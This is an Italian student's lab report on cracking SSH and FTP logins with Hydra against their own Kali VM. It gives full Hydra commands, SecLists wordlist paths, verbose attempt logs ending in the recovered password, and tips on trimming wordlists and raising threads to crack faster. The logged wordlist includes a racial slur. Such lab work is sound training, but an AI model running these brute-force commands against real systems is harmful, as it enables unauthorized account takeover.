Report Pratico

Authentication Cracking con Hydra

Studente	Lorenzo Sanna
Data	15 Maggio 2026
IP macchina Kali	192.168.20.102
Ambiente	Macchina Virtuale Kali Linux
Tool utilizzato	Hydra

Obiettivo dell'Esercizio

Il presente report documenta l'esecuzione dell'esercizio pratico di Authentication Cracking con THC Hydra. L'attività si svolge in un duplice obiettivo:

- **Pratica con Hydra:** acquisire familiarità con il tool per eseguire attacchi a dizionario (brute-force) sull'autenticazione di servizi di rete.
- **Consolidamento dei servizi:** comprendere la configurazione di servizi di rete reali (SSH e FTP) come parte integrante della consapevolezza della sicurezza.

Ambiente di Lavoro

Di seguito le specifiche dell'ambiente utilizzato per lo svolgimento dell'esercizio:

Parametro	Dettaglio
Sistema Operativo	Kali Linux
Indirizzo IP Kali	192.168.20.102
Hypervisor	VirtualBox
Tool principale	Hydra
Wordlist	SecLists (/usr/share/seclists/)
Servizi testati	SSH (porta 22), FTP vsftpd (porta 21)

Fase 1 - Configurazione e Cracking SSH (Esercizio guidato)

La prima fase dell'esercizio, svolta in modo guidato, ha previsto la configurazione del servizio SSH sulla macchina Kali Linux e la successiva sessione di attacco a dizionario con Hydra.

Creazione dell'Utente Target

Per simulare un sistema con credenziali deboli è stato creato un nuovo utente locale tramite il comando adduser:

```
sudo adduser test_user
```

Durante la procedura guidata è stata impostata la password: hentai - volutamente semplice per consentire al dizionario di trovarla in tempi brevi durante la sessione di laboratorio.

Avvio del Servizio SSH

Il servizio SSH è stato avviato con il seguente comando:

```
sudo service ssh start
```

Per verificare che ssh fosse in ascolto sulla porta 22 è stato eseguito:

```
sudo ss -tlnp | grep 22
```


L'output ha confermato che il processo sshd era attivo e in ascolto su 0.0.0.0:22.

Verifica della Connessione SSH

Prima di lanciare Hydra è stata verificata manualmente la raggiungibilità del servizio:

```
ssh test_user@192.168.20.102
# Password: hentai
```

La connessione ha avuto successo restituendo il prompt test_user@kali, confermando che il servizio SSH era pienamente operativo e accettava autenticazioni via password.



Installazione delle Wordlist (SecLists)

Per disporre di dizionari ampi di username e password è stato installato il pacchetto seclists:

```
sudo apt install seclists
```

Le wordlist utilizzate per l'attacco sono state:

- **Username list:** /usr/share/seclists/Usernames/xató-net-10-million-usernames.txt
- **Password list:** /usr/share/seclists/Passwords/xató-net-10-million-passwords-1000000.txt

Attacco con Hydra - SSH

Sono stati eseguiti due tipi di attacco:

Attacco con credenziali note: utile per verificare la sintassi e il funzionamento di Hydra con username e password singoli.

```
hydra -l test_user -p hentai 192.168.20.102 -t 4 ssh
```

Attacco a dizionario completo (username e password entrambi da lista, switch maiuscoli -L e -P):

```
hydra -L /usr/share/seclists/Usernames/xató-net-10-million-usernames.txt \
      -P /usr/share/seclists/Passwords/xató-net-10-million-passwords-1000000.txt
\
      192.168.20.102 -t 4 ssh -V
```

Lo switch -V ha permesso di osservare in tempo reale ogni tentativo effettuato.

```
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "141414" - 770 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "zaq12wsx" - 771 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "shit" - 772 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "patches" - 773 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "nigger" - 774 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "cunt" - 775 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "raider" - 776 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "infinity" - 777 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "andre" - 778 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "54321" - 779 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "galore" - 780 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "college" - 781 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "russia" - 782 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "kawasaki" - 783 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "bishop" - 784 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "77777777" - 785 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "vladimir" - 786 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "money1" - 787 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "freeuser" - 788 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "wildcats" - 789 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "francis" - 790 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "disney" - 791 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "budlight" - 792 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "brittany" - 793 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "1994" - 794 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "00000000" - 795 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "sweet" - 796 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "oksana" - 797 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "honda" - 798 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "domino" - 799 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "bulldogs" - 800 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "brutus" - 801 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "swordfis" - 802 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "norman" - 803 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "monday" - 804 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "jimmy" - 805 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "ironman" - 806 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "ford" - 807 of 1000 [child 1] (0/0)
[STATUS] 47.47 tries/min, 807 tries in 00:17h, 193 to do in 00:05h, 3 active
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "fantasy" - 808 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "9999" - 809 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "7654321" - 810 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "hentai" - 811 of 1000 [child 0] (0/0)
[22][ssh] host: 192.168.20.102   login: test_user   password: hentai
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 12:03:25
```

Campo	Valore
Host target	192.168.20.102
Servizio	SSH (porta 22)
Username trovato	test_user
Password trovata	hentai

Fase 2 - Configurazione e Cracking FTP

Per la seconda fase, svolta in autonomia, è stato scelto il servizio FTP tramite vsftpd, come suggerito dall'esercizio. Il processo ha seguito le stesse logiche della Fase 1.

Installazione e Avvio del Servizio FTP

```
sudo apt install vsftpd
sudo service vsftpd start
```

Verifica dell'ascolto sulla porta 21:

```
sudo ss -tlnp | grep 21
```

L'output ha confermato che vsftpd era in ascolto su 0.0.0.0:21.

Verifica della Connessione FTP

```
ftp 192.168.20.102
# Name: test_user
# Password: hentai
```

Il login ha avuto successo restituendo il prompt ftp>, confermando il corretto funzionamento del servizio.

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd -y
[sudo] password for kali:
The following package was automatically installed and is no longer required:
  guile-3.0-libs
Use 'sudo apt autoremove' to remove it.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 796
  Download size: 143 kB
  Space needed: 365 kB / 15.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.5 [143 kB]
Fetched 143 kB in 2s (88.4 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database… 477782 files and directories currently installed.)
Preparing to unpack …/vsftpd_3.0.5-0.5_amd64.deb…
Unpacking vsftpd (3.0.5-0.5)…
Setting up vsftpd (3.0.5-0.5)…
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsf
tpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1)…
Processing triggers for kali-menu (2026.2.2)…

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ sudo ss -tlnp | grep 21
LISTEN 0      32                 *:21               *:*    users:(("vsftpd",pid=63272,fd=3))

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.20.102
Connected to 192.168.20.102.
220 (vsFTPd 3.0.5)
Name (192.168.20.102:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Attacco con Hydra – FTP

```
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt \
      -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt
\
      192.168.20.102 -t 4 ftp -V
```

Campo	Valore
Host target	192.168.20.102
Servizio	FTP vsftpd (porta 21)
Username trovato	test_user
Password trovata	hentai

```
kali@kali: ~
Session  Actions  Edit  View  Help
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "55555555" - 769 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "141414" - 770 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "zaq12wsx" - 771 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "shit" - 772 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "patches" - 773 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "nigger" - 774 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "cunt" - 775 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "raider" - 776 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "infinity" - 777 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "andre" - 778 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "54321" - 779 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "galore" - 780 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "college" - 781 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "russia" - 782 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "kawasaki" - 783 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "bishop" - 784 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "77777777" - 785 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "vladimir" - 786 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "money1" - 787 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "freeuser" - 788 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "wildcats" - 789 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "francis" - 790 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "disney" - 791 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "budlight" - 792 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "brittany" - 793 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "1994" - 794 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "00000000" - 795 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "sweet" - 796 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "oksana" - 797 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "honda" - 798 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "domino" - 799 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "bulldogs" - 800 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "brutus" - 801 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "swordfis" - 802 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "norman" - 803 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "monday" - 804 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "jimmy" - 805 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "ironman" - 806 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "ford" - 807 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "fantasy" - 808 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "9999" - 809 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "7654321" - 810 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.20.102 - login "test_user" - pass "hentai" - 811 of 1000 [child 2] (0/0)
[21][ftp] host: 192.168.20.102   login: test_user   password: hentai
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 12:21:26
```

Parte Opzionale - Ottimizzazione del Cracking

Come evidenziato nell'esercizio, l'utilizzo delle wordlist complete di SecLists richiede tempi molto elevati (potenzialmente ore o giorni). Sono state studiate e applicate le seguenti soluzioni per velocizzare il processo:

Wordlist Ridotta e Mirata

Invece delle liste da milioni di voci, è stata estratta una sottolista con le 1000 password più comuni:

```
head -1000 /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt > /tmp/top1000_pass.txt
head -500 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > /tmp/top500_user.txt
hydra -L /tmp/top500_user.txt -P /tmp/top1000_pass.txt 192.168.20.102 -t 4 ssh
```

Il parametro -t di hydra controlla il numero di thread paralleli. Aumentarlo riduce i tempi:

```
hydra -l test_user -P /tmp/top1000_pass.txt 192.168.20.102 -t 16 ssh
```

Conclusioni

L'esercizio ha dimostrato chiaramente la vulnerabilità dei servizi di rete quando configurati con password deboli.

Entrambe le fasi dell'esercizio sono state completate con successo, raggiungendo pienamente gli obiettivi prefissati.

Fase	Servizio	IP Target	Credenziali Trovate
Fase 1	SSH - porta 22	192.168.20.102	test_user / hentai
Fase 2	FTP vsftpd - porta 21	192.168.20.102	test_user / hentai